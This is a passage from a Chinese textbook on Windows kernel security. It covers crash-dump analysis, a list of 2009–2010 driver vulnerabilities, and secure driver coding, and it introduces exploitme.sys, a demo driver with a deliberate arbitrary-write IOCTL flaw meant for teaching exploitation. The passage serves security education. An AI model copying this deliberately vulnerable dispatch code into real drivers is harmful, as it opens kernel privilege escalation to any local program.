通过系统的“启动和故障恢复”设置，可以在系统发生错误或崩溃时自动将系统的状态从内存转储到磁盘文件中。Windows 系统定义了 3 种不同的系统转储文件。

- 完整转储(Complete memory dump)

包含产生转储时物理内存中的所有数据，其文件大小通常比物理内存的容量还要大，默认位置为%SystemRoot%\MEMO 在 RY.DMP。

- 内核转储(Kernel memory dump)

去除了用户进程所使用的内存页，因此文件大小要比完整转储小得多，对于典型的 Windows XP 系统，其大小为 200MB 左右，默认位置为%SystemRoot%\MEMORY.DMP。

- 小型内存转储(Small memory dump)

默认为 64KB，默认位置为%SystemRoot%/MiniDump 文件夹下，系统会按照日期加序号的方式来命名该 dump 文件，因此系统可以保存多个小型内存转储文件。

系统转储文件的格式是不公开的，目前需要使用 WinDbg 调试器来分析系统转储文件。在 WinDbg 中打开 dump 文件，最简单的分析方法是使用 WinDbg 中的!analyze –v 命令，可以自动地完成很多分析工作。一般使用!analyze –v 命令，足以分析出蓝屏的原因。

如图 21.2.16 所示，展示了一个完整的!analyze –v 命令输出。分析结果中主要包括以下内容：

- 蓝屏停止码描述和参数

包含了停止码及停止码对应的常量、详细描述和每个参数的含义。

- 错误指令位置

包含了导致错误的程序地址、机器码和对应的汇编指令。

- 崩溃分类号


是指赋予这次崩溃的一个分类代码，通常是蓝屏的停止码或停止码加上一个子类号。

- 陷阱帧信息

描述了导致这次蓝屏异常发生时的状态，主要包括当时的寄存器值和异常的错误代码。


- 栈回溯

显示了可疑线程栈上所记录的执行记录，包括函数调用及因为中断或异常而发生的转移，这部分信息对于深入了解导致蓝屏的原因非常重要。例如，本例中从栈回溯结果中可以看出，最终是在 win32k!SfnINSTRING 函数发生了错误，并发生了转移，转移到了 nt!KiTrap0E+0xcc。




```
kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except,
it must be protected by a Probe.  Typically the address is just plain bad or it
is pointing at freed memory.
Arguments:
Arg1: 80000008, memory referenced.
Arg2: 00000000, value 0 = read operation, 1 = write operation.
Arg3: bf8d046e, If non-zero, the instruction address which referenced the bad memory
    address.
Arg4: 00000000, (reserved)

Debugging Details:
------------------


READ_ADDRESS:  80000008

FAULTING_IP:
win32k!SfnINSTRING+5a
bf8d046e 8b4608          mov     eax,dword ptr [esi+8]

MM_INTERNAL_CODE:  0

DEBUG_FLR_IMAGE_TIMESTAMP:  0

FAULTING_MODULE: bf800000 win32k

DEFAULT_BUCKET_ID:  CODE_CORRUPTION

BUGCHECK_STR:  0x50

PROCESS_NAME:  explorer.exe

TRAP_FRAME:  f7f2996c -- (.trap ffffffff7f2996c)
ErrCode = 00000000
eax=00585c38 ebx=f7f299ec ecx=7ffdf6cc edx=00000001 esi=80000000 edi=00000000
eip=bf8d046e esp=f7f299e0 ebp=f7f29c8c iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
win32k!SfnINSTRING+0x5a:
bf8d046e 8b4608          mov     eax,dword ptr [esi+8] ds:0023:80000008=????????
Resetting default scope

LAST_CONTROL_TRANSFER:  from 804f89f7 to 80527fe8
```

图 21.2.16　!analyze –v 命令的输出结果-1




```
STACK_TEXT:
f7f294a8 804f89f7 00000003 80000008 00000000 nt!RtlpBreakWithStatusInstruction
f7f294f4 804f95e4 00000003 00000000 c0400000 nt!KiBugCheckDebugBreak+0x19
f7f298d4 804f9b0f 00000050 80000008 00000000 nt!KeBugCheck2+0x574
f7f298f4 8051d0f3 00000050 80000008 00000000 nt!KeBugCheckEx+0x1b
f7f29954 8054092c 00000000 80000008 00000000 nt!MmAccessFault+0x8e7
f7f29954 bf8d046e 00000000 80000008 00000000 nt!KiTrap0E+0xcc
f7f29c8c bf80d4e3 bc635c38 0000018d 00002000 win32k!SfnINSTRING+0x5a
f7f29cc0 bf8bae94 bc635c38 0000018d 00002000 win32k!xxxDefWindowProc+0xef
f7f29cdc bf8034f0 bc635c38 0000018d 00002000 win32k!xxxEventWndProc+0x67
f7f29d0c bf80ede8 f7f29d24 f7f29d64 0007fe7c win32k!xxxDispatchMessage+0x187
f7f29d58 8053da48 0007fed4 0007feb4 7c92eb94 win32k!NtUserDispatchMessage+0x39
f7f29d58 7c92eb94 0007fed4 0007feb4 7c92eb94 nt!KiFastCallEntry+0xf8
0007fe6c 77d194d2 77d1b530 0007fed4 00000000 ntdll!KiFastSystemCallRet
0007feb4 77d18a10 0007fed4 00000000 0007fef0 USER32!NtUserDispatchMessage+0xc
0007fec4 7d5f3dd1 0007fed4 000c3228 00080042 USER32!DispatchMessageW+0xf
0007fef0 7d5f3c66 7c8092b8 000c3228 000c3228 SHELL32!CDesktopBrowser::_PeekForAMessage+0x66
0007ff08 7d5dbf0c 00000000 0007ff5c 01016e95 SHELL32!CDesktopBrowser::_MessageLoop+0x14
0007ff14 01016e95 000c3228 7ffd3000 0007ffc0 SHELL32!SHDesktopMessageLoop+0x24
0007ff5c 0101e2b6 00000000 00000000 000205e2 Explorer!ExplorerWinMain+0x2d6
0007ffc0 7c816fe7 00000010 000810c4 7ffd3000 Explorer!ModuleEntry+0x6d
0007fff0 00000000 0101e24e 00000000 78746341 kernel32!BaseProcessStart+0x23


STACK_COMMAND:  kb

CHKIMG_EXTENSION: !chkimg -lo 50 -d !nt
    8053da31-8053da35  5 bytes - nt!KiFastCallEntry+e1
    [ 2b e1 c1 e9 02:e9 9a 1f 26 01 ]
5 errors : !nt (8053da31-8053da35)

MODULE_NAME: memory_corruption

IMAGE_NAME:  memory_corruption

FOLLOWUP_NAME:  memory_corruption

MEMORY_CORRUPTOR:  LARGE

FAILURE_BUCKET_ID:  MEMORY_CORRUPTION_LARGE

BUCKET_ID:  MEMORY_CORRUPTION_LARGE

Followup: memory_corruption
---------
```

图 21.2.17　!analyze –v 命令的输出结果-2

- 蓝屏的基本信息

包括导致错误发生所在的模块名称、镜像名称、进一步追查名称和错误 ID 等信息，以便错误分析软件对大量的转储文件进行自动分析、统计和归档。

21.3 内核漏洞概述

21.3.1 内核漏洞的分类

运行在 Ring0 上的操作系统内核、设备驱动、第三方驱动能共享同一个虚拟地址空间，可以完全访问系统空间的所有内存，而不像用户态进程那样拥有独立私有的内存空间。由于内核程序的特殊性，内核程序漏洞类型也更加丰富。本篇收集了近年内公布的内核漏洞，并将相关的分析资料整理成如下格式，如图 21.3.1 所示。

[公布时间]	[厂商]	[产品/模块/函数及版本]	[驱动文件]	[漏洞类型]	[利用结果]	[BugTraq ID]	[其他信息]

例如：[2008-04-11][Microsoft][NtUserFnOUTSTRING[win32k.sys]
[任意地址写固定数据漏洞][本地权限提升][28554][MS08-025]

图 21.3.1 内核漏洞命名格式

您可以从本书的附带资料中得到完整的漏洞列表和资料，如图 21.3.2 所示。


[2010-05-23][Kingsoft][WebShield_2010.4.14.609][KAVSafe.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2010-05-18][Microsoft][Canonical_Display_Driver][cdd.dll][远程拒绝服务内核漏洞][40237]
[2010-05-04][Jiangmin][KV_2010_13.0.10.111][KRegEx.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2010-05-04][360][Security-Guards_Safety-Deposit-Box][SafeBoxKrnl.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2010-05-04][360][Anti-Virus_Security-Guards][360FkAdv.sys_profos.sys][本地拒绝服务内核漏洞]
[2010-04-22][Rising][Antivirus_2010_22.0.3.54][RsAssist.sys][任意地址写固定数据内核漏洞][本地权限提升]
[2010-04-22][Microsoft][SfnLOGONNOTIFY][Win32k.sys][本地拒绝服务内核漏洞]
[2010-04-22][Microsoft][SfnINSTRING][Win32k.sys][本地拒绝服务内核漏洞]
[2010-04-22][Microsoft][ImeCanDestroyDefIMEforChild][Win32k.sys][本地拒绝服务内核漏洞]
[2010-04-13][微点][主动防御1.3.10123.0][Mp110013.sys][任意地址写固定数据内核漏洞][本地权限提升]
[2010-04-06][微点][主动防御1.3.10123.0][Mp110013.sys][本地拒绝服务内核漏洞]
[2010-03-30][ALWIL][Antivirus_4.7][aavmker4.sys][本地缓冲区溢出内核漏洞][本地权限提升][28502]
[2010-02-18][Tencent][QQ_Doctor_3.2][TsKsp.sys][本地拒绝服务内核漏洞]
[2010-01-23][SiSoftware][Sandra][sandra.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2010-01-23][Rising][Antivirus_2008_2009_2010][RsNTGdi.sys][任意地址写任意数据内核漏洞][本地权限提升][37951]
[2010-01-22][Rising][Antivirus_2008_2009_2010][HookCont.sys...][任意地址写固定数据内核漏洞][本地权限提升]
[2010-01-19][Microsoft][#GP陷阱处理器][nt][设计缺陷内核漏洞][本地权限提升][MS10-015][37864]
[2009-11-17][Kaspersky][Antivirus_2010_9.0.0.463][kl1.sys][本地拒绝服务内核漏洞][37044]
[2009-11-14][ALWIL][avast4.8.1356][aswRdr.sys][本地拒绝服务内核漏洞]
[2009-11-11][Microsoft][SMB2][nt][远程拒绝服务内核漏洞][36989]
[2009-10-21][Lavalys][EVEREST_Corporate&Ultimate_Edition][kerneld.wnt][任意地址写任意数据内核漏洞][本地权限提升]
[2009-09-29][ESET][Smart_Security&NOD32_Antivirus][eamon.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-09-25][ALWIL][avast4.8.1356][Aavmker4.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-09-23][ALWIL][Antivirus_4.8.1351.0][aswMon2.sys][本地缓冲区溢出内核漏洞][本地权限提升][36507]
[2009-09-08][Microsoft][SMB2][SRV2.SYS][远程拒绝服务内核漏洞][36299]
[2009-08-21][Usec][Radix_Antirootkit_1.0.0.9][SDTHLPR.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-07-31][ALWIL][avast4.8.1335_Professionnel][aswMon2.sys][本地缓冲区溢出内核漏洞][本地权限提升]
[2009-07-30][Microsoft][NtUserQueryInformationThread][win32k.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-07-30][Microsoft][NtUserConsoleControl][win32k.sys][任意地址写固定数据内核漏洞][本地权限提升]
[2009-07-30][Kaspersky][KIS_8.0.0.35][kl1.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-05-23][ArcaBit][ArcaVir_2009][ps_drv.sys][任意地址写任意数据内核漏洞][本地权限提升]
[2009-05-13][Microsoft][GDI][Win32k.sys][本地拒绝服务内核漏洞]
[2009-04-14][Microsoft][WMI服务][设计缺陷内核漏洞][本地权限提升][MS09-012][34442]
[2009-03-18][SlySoft][CloneCD...][ElbyCDIO.sys][任意地址写固定数据内核漏洞][本地权限提升]

图 21.3.2 已整理的内核漏洞列表截图

我们可以从漏洞的严重程度和漏洞的利用原理两个角度来对内核漏洞进行分类。漏洞的严重程度是指漏洞利用后所造成的危害；漏洞的利用原理是指漏洞利用过程中使用的原理和技术。

按照漏洞严重程度可分为以下 4 类：远程拒绝服务、本地拒绝服务、远程任意代码执行和本地权限提升，如图 21.3.3 所示。




图 21.3.3　按照漏洞严重程度给内核漏洞分类

“远程拒绝服务”是指能够利用来使得远程系统崩溃或资源耗尽的内核程序 bug 或缺陷。例如“[2009-09-08][Microsoft][SMB2][SRV2.SYS][远程拒绝服务内核漏洞][36299]”。

“本地拒绝服务”是指能够利用来使得本地系统崩溃或资源耗尽的内核程序 bug 或缺陷。例如“[2010-04-22][Microsoft][SfnINSTRING][Win32k.sys][本地拒绝服务内核漏洞]”。

另一方面，按照漏洞利用原理可分为以下 4 类：拒绝服务、缓冲区溢出、内存篡改和设计缺陷，如图 21.3.4 所示。




图 21.3.4　按照漏洞利用原理给内核漏洞分类

其中“内存篡改”类型又可以分成以下 3 个子类。

任意地址写任意数据：指能够利用来使得向任意内核空间虚拟地址写入任意数据的内核程序 bug 或缺陷。例如“[2010-01-23][Rising][Antivirus_2008_2009_2010] [RsNTGdi.sys][任意地址写任意数据内核漏洞][本地权限提升][37951]”。

固定地址写任意数据：指能够利用来使得向固定内核空间虚拟地址写入任意数据的内核程序 bug 或缺陷。目前暂无这种漏洞案例。

任意地址写固定数据：指能够利用来使得向任意内核空间虚拟地址写入固定数据的内核程序 bug 或缺陷。例如“[2009-07-30][Microsoft][NtUserConsoleControl] [win32k.sys][任意地址写任意数据内核漏洞][本地权限提升]”。

21.3.2 内核漏洞的研究过程

对于初学者来说，一个内核漏洞的学习过程可以总结为 4 个环节：漏洞重现、漏洞分析、漏洞利用和漏洞总结。如图 21.3.5 所示，展示了内核漏洞学习过程四大环节可能涉及的工作。这 4 个环节，环环相扣，每一个环节都很有难度，都值得去研究。只有通过这 4 个环节的学习和研究，才能不断地累积内核漏洞的经验，为后续的内核漏洞挖掘打下基础。

漏洞重现环节，需要搭建测试环境，通常为虚拟机环境；另外需要注意有漏洞的内核文件或驱动文件的版本，如果版本不对，是不可能重现的；还要确认该漏洞暂时还未打补丁；最后，如果该漏洞公布有 POC 源码，还需要对 POC 源码进行编译。在漏洞重现环节中，如果最终重现失败，不能说明漏洞不存在，如果环境搭建的没有问题，那可以考虑是否 POC 源码有误，或者该漏洞还依赖于其他条件。因此，建议先进行漏洞分析环节，通过漏洞分析可以加深对漏洞的理解，这样边分析边重现，往往问题就迎刃而解了。从漏洞重现到漏洞分析，是一个“由表及里”的过程。




图 21.3.5 内核漏洞的学习过程

漏洞分析环节，是整个漏洞学习的核心环节，如果分析不清漏洞的前因后果，那么漏洞利用也无从入手。漏洞分析过程其实是一个“刨根究底”的过程，也可以说是“打破沙锅问到底”的过程，只不过是“问”自己而已。漏洞分析有很多方法，如果有源码的话，可以先对源码进行白盒分析；如果没有源码可以对内核或驱动 PE 文件反汇编分析；如果漏洞公布中有 POC 源

码的话，还可以对 POC 源码进行分析（通过阅读 POC 源码和注释，可以很快地对该漏洞有一个准确的认识）；如果该漏洞的补丁已经发布了，还可以在打补丁后，提取新版本的内核或驱动文件，通过对比进行分析；另外还可以通过给有漏洞的内核或驱动文件下断点进行调试分析；如果能触发有漏洞的内核或驱动蓝屏，还可以针对蓝屏后的 Memory D ump（完整转储、内核转储、小型内存转储）文件进行蓝屏分析。这些方法将在下节中介绍。

漏洞利用环节，是在漏洞分析的基础上，编写出能够利用该漏洞实现特定目标的代码，并进行测试的过程。对于内核漏洞利用而言，主要有 5 种目标：特权提升、远程溢出、本地溢出、远程 DOS 和本地 DOS。在实际漏洞利用过程中，最终达到的目标不外乎这 5 种，但是漏洞利用的细节各有不同，“各显神通”。

漏洞总结环节，是在完成了漏洞重现、漏洞分析和漏洞利用过程后，回过头来审视造成该漏洞的根本原因，并提出修补方法的过程。如果把以上环节比喻为攻击，那么漏洞总结必须站在攻击与防御的对立面，才能有所体会和感悟，才能寻求到突破。通过漏洞总结，能够将学习过程中获取到的知识升华为一种经验和能力。

以上总结了内核漏洞的学习过程。当积累了一定的知识和经验，去尝试内核漏洞挖掘，也是一种内核漏洞研究的方式。通过内核漏洞挖掘可以探索更多、更深的内核漏洞分析和利用技术。

内核漏洞挖掘和一般漏洞相似，至少有两种方式。一是工具挖掘，二是手工挖掘。无论哪种方式，都需要漏洞经验作为基础，内核漏洞经验可以提炼出挖掘工具中的重要方法，还可以作为手工分析疑点的指导，如图 21.3.6 所示。





图 21.3.6　内核漏洞的挖掘过程

内核漏洞挖掘的过程实际上就是，通过工具挖掘或手工挖掘，达到触发漏洞的目标，可能



是一个蓝屏，也可能是一个内核异常，然后对此进行详细分析和测试，最终编写漏洞 POC 的过程。具体的内核漏洞挖掘过程在 23 章中将有详细的讨论。

21.4 编写安全的驱动程序

站在开发者的角度，内核漏洞的原因大体可以归结为：未验证输入和输出，未验证调用者，代码逻辑错误，系统设计存在安全缺陷等。在驱动开发的过程中，注意这些方面就可以大大提高驱动程序的安全性。

21.4.1 输入输出检查

输入输出检查是指对不可信的输入输出地址及数据长度进行合法性检查的过程。这种方法在 Windows 内核 API 中应用的十分广泛。

例如，在 NtReadFile 函数中，如果 PreviousMode 不是 KernelMode，即 NtReadFile 函数是从用户态被调用的，可以使用 ProbeForWrite 函数检测输入输出缓冲区是否可写，参见 ReactOS 中的代码如下：

```
NTSTATUS NTAPI NtReadFile(IN HANDLE FileHandle,
         IN HANDLE Event OPTIONAL,
         IN PIO_APC_ROUTINE ApcRoutine OPTIONAL,
         IN PVOID ApcContext OPTIONAL,
         OUT PIO_STATUS_BLOCK IoStatusBlock,
         OUT PVOID Buffer,
         IN ULONG Length,
         IN PLARGE_INTEGER ByteOffset OPTIONAL,
         IN PULONG Key OPTIONAL)
{
   KPROCESSOR_MODE PreviousMode = KeGetPreviousMode();
   //省略部分代码......
   /* Validate User-Mode Buffers */
   if (PreviousMode != KernelMode)
   {
      _SEH2_TRY
      {
         /* Probe the status block */
         ProbeForWriteIoStatusBlock(IoStatusBlock);
         /* Probe the read buffer */
         ProbeForWrite(Buffer, Length, 1);
   //省略部分代码......
```

类似地，在 NtWriteFile 函数中当发现 PreviousMode 不是 KernelMode 时，即从用户态调用过来的，可以使用 ProbeForRead 函数进行检测。

此外，在 IoControl 中如果 IoControlCode 指定的 Mthod 为 METHOD_NEITHER 时，也应

当对输入和输出地址使用 ProbeForRead 和 ProbeForWrite 函数进行检验。

21.4.2 验证驱动的调用者

有很多驱动程序加载后，会在驱动程序入口函数 DriverEntry 中创建驱动设备，并创建符号链接，同时还会指定派遣例程。这样一来，所有用户态程序都可以通过 DeviceIoControl 函数，调用该驱动的派遣例程。即存在 Ring3 恶意调用 Ring0 驱动派遣例程的问题，对于这种调用 Ring0 程序应进行验证和过滤。

作为不够健壮的第三方驱动程序，更容易因为这种恶意调用被干扰，发生逻辑错误，甚至触发可能存在的内核漏洞。因此需要考虑驱动程序的通信对象和调用来源，在派遣例程中对此进行必要的安全验证和过滤。

验证和过滤的方法有很多，例如检查调用者进程的 PEPROCESS，进程文件的 MD5，等等。除此之外，还可以考虑用户态程序和驱动程序的通信加密，对于解密失败或非法通信数据的情况可以不予处理。

21.4.3 白名单机制的挑战

目前有很多安全软件，为了防止病毒木马进入 Ring0 而提高权限，这样已经防止加载驱动了。然而为了避免影响第三方驱动的正常运行，安全软件大多开设了白名单机制，在白名单中的驱动加载时是不会被拦截的。但是如果白名单中的驱动存在内核漏洞呢？

虽然病毒木马很难加载他们自己的驱动，但是只要白名单中的驱动存在漏洞，利用漏洞进行提权等操作，同样可以实现需要的功能，甚至完全瓦解软件的防御体系，这便是 “白名单机制的挑战”。

要解决这个问题，需要对白名单设立“准入制度”。只有通过了安全评估、检测、分析的驱动才能被加入白名单列表中。另一方面，我们还需要对白名单中的驱动进行定期审计，一旦发现该驱动的漏洞或外部公布了该驱动的漏洞，需要在第一时间通知用户，提供补丁升级服务。

第 22 章　内核漏洞利用技术

22.1　利用实验之 exploitme.sys

为了让内核漏洞利用技术浅显易懂，本节首先编写一个有漏洞的驱动（exploitme.sys）作为引子，逐步展开内核漏洞的利用思路和方法。

前面 21.1.2 节，helloworld.sys 驱动的 IoControl 派遣例程没有处理任何 IoControlCode，仅仅设置了 IRP 的完成状态和 IRP 的操作字节数，然后调用了 IoCompleteRequest 函数完成了 IRP 的处理，可以把这些理解为必做的工作。

这里我们在 helloworld.c 的基础上，修改其中的派遣例程 DrvDispatch 函数，并添加几个宏，代码如下所示。

```
/*************************************************************************
      created:            2010/12/06
      filename:           D:\0day\ExploitMe\exploitme.c
      author:             shineast
      purpose:            Exploit me driver demo
*************************************************************************/
#define DEVICE_NAME L"\\Device\\ExploitMe"
#define DEVICE_LINK L"\\DosDevices\\ExploitMe"
#define FILE_DEVICE_EXPLOIT_ME 0x00008888
#define IOCTL_EXPLOIT_ME (ULONG)CTL_CODE(\
FILE_DEVICE_EXPLOIT_ME,0x800,METHOD_NEITHER,FILE_WRITE_ACCESS)
/*************************************************************************
 驱动派遣例程函数
      输入：驱动对象的指针,pIrp 指针
      输出：NTSTATUS 类型的结果
*************************************************************************/
NTSTATUS DrvDispatch(IN PDEVICE_OBJECT driverObject,IN PIRP pIrp)
{
      PIO_STACK_LOCATION pIrpStack;//当前的 pIrp 栈
      PVOID Type3InputBuffer;//用户态输入地址
      PVOID UserBuffer;//用户态输出地址
      ULONG inputBufferLength;//输入缓冲区的大小
      ULONG outputBufferLength;//输出缓冲区的大小
      ULONG ioControlCode;//DeviceIoControl 的控制号
      PIO_STATUS_BLOCK IoStatus;//pIrp 的 IO 状态指针
      NTSTATUS ntStatus=STATUS_SUCCESS;//函数返回值

      //获取数据
```

```
        pIrpStack = IoGetCurrentIrpStackLocation(pIrp);
        Type3InputBuffer = pIrpStack->Parameters.DeviceIoControl.Type3InputBuffer;
        UserBuffer = pIrp->UserBuffer;
        inputBufferLength  =  pIrpStack->Parameters.DeviceIoControl.InputBuffer
Length;
        outputBufferLength = pIrpStack->Parameters.DeviceIoControl.OutputBuffer
Length;
        ioControlCode = pIrpStack->Parameters.DeviceIoControl.IoControlCode;
        IoStatus=&pIrp->IoStatus;
        IoStatus->Status = STATUS_SUCCESS;// Assume success
        IoStatus->Information = 0;// Assume nothing returned

        //根据 ioControlCode 完成对应的任务
        switch(ioControlCode)
        {
        case IOCTL_EXPLOIT_ME:
                if ( inputBufferLength >= 4 && outputBufferLength >= 4 )
                {
                        *(ULONG *)UserBuffer = *(ULONG *)Type3InputBuffer;
                        IoStatus->Information = sizeof(ULONG);
                }
                break;
        }
        //返回
        IoStatus->Status = ntStatus;
        IoCompleteRequest(pIrp,IO_NO_INCREMENT);
        return ntStatus;
    }
```

从上面的代码可以看出，exploitme.sys 驱动创建的设备名称为“\Device\ExploitMe”，符号链接名称为“\DosDevices\ExploitMe”。根据 21.1.4 节，在 Ring3 就可以通过设备名称“\\.\ExploitMe”打开设备，并得到设备句柄，进而使用 DeviceIoControl 函数来调用驱动的派遣例程，与驱动进行交互。

这里 exploitme.sys 的派遣例程 DrvDispatch 函数中只处理了一个 IoControlCode，即上面代码中的“IOCTL_EXPLOIT_ME”。可以看到对“IOCTL_EXPLOIT_ME”的处理也是非常简单的，单独摘出来，如下所示。

```
    if ( inputBufferLength >= 4 && outputBufferLength >= 4 )
    {
          *(ULONG *)UserBuffer = *(ULONG *)Type3InputBuffer;
          IoStatus->Information = sizeof(ULONG);
    }
```

根据 21.1.6 节，IOCTL_EXPLOIT_ME 这个 IoControlCode 指定的 Ring3/Ring0 内存访问为 METHOD_NEITHER 方式。因此 Type3InputBuffer 表示 Ring3 输入缓冲区指针，UserBuffer 表示 Ring3 输出缓冲区指针，inputBufferLength 表示 Ring3 输入缓冲区的大小（字节数），

outputBufferLength 表示 Ring3 输出缓冲区的大小（字节数）。

对“IOCTL_EXPLOIT_ME”的处理，实际上就是将 Ring3 输入缓冲区中的第一个 ULONG 数据写入 Ring3 输出缓冲区的第一个 ULONG 数据中。输入、输出地址都是由 Ring3 程序来指定的，读写却是在 Ring0 完成的。因此 Ring3 可以将输出缓冲区地址指定为内核高端地址，这相当于篡改了内核中任意地址的数据，而且可以篡改为任何数值。

很多驱动程序漏洞最终都可以归纳为类似上面 exploitme.sys 的漏洞模型，属于前面 21.3 节中提到的“任意地址写任意数据内核漏洞”。下面，我们将在 exploitme.sys 漏洞的启发下，深入讨论内核漏洞的利用思路和方法。

22.2 内核漏洞利用思路

前面 21.3 节中提到，内核漏洞主要的作用包括：远程任意代码执行，本地权限提升，远程拒绝服务攻击，本地拒绝服务攻击。从漏洞的利用来看，远程拒绝服务和本地拒绝服务类型的内核漏洞利用起来比较简单，不必过多地考虑“构造”（构造漏洞成功触发的条件和数据）。相反，远程任意代码执行和本地权限提升类型的内核漏洞，利用起来往往比较复杂，需要有精心的构造，包括漏洞触发条件的构造，相关数据的构造等。

从公布的漏洞数量来看，远程任意代码执行类型的内核漏洞已经很少见了，更多的是本地权限提升类型的内核漏洞。驱动程序编译器默认都是开启 GS 选项，直接利用缓冲区溢出比较困难，阻碍重重。因此我们更希望看到能够篡改系统内核内存数据或执行 Ring0 Shellcode 的漏洞，进而达到漏洞利用的目的，图 22.2.1 展示了目前常见的内核漏洞利用思路。

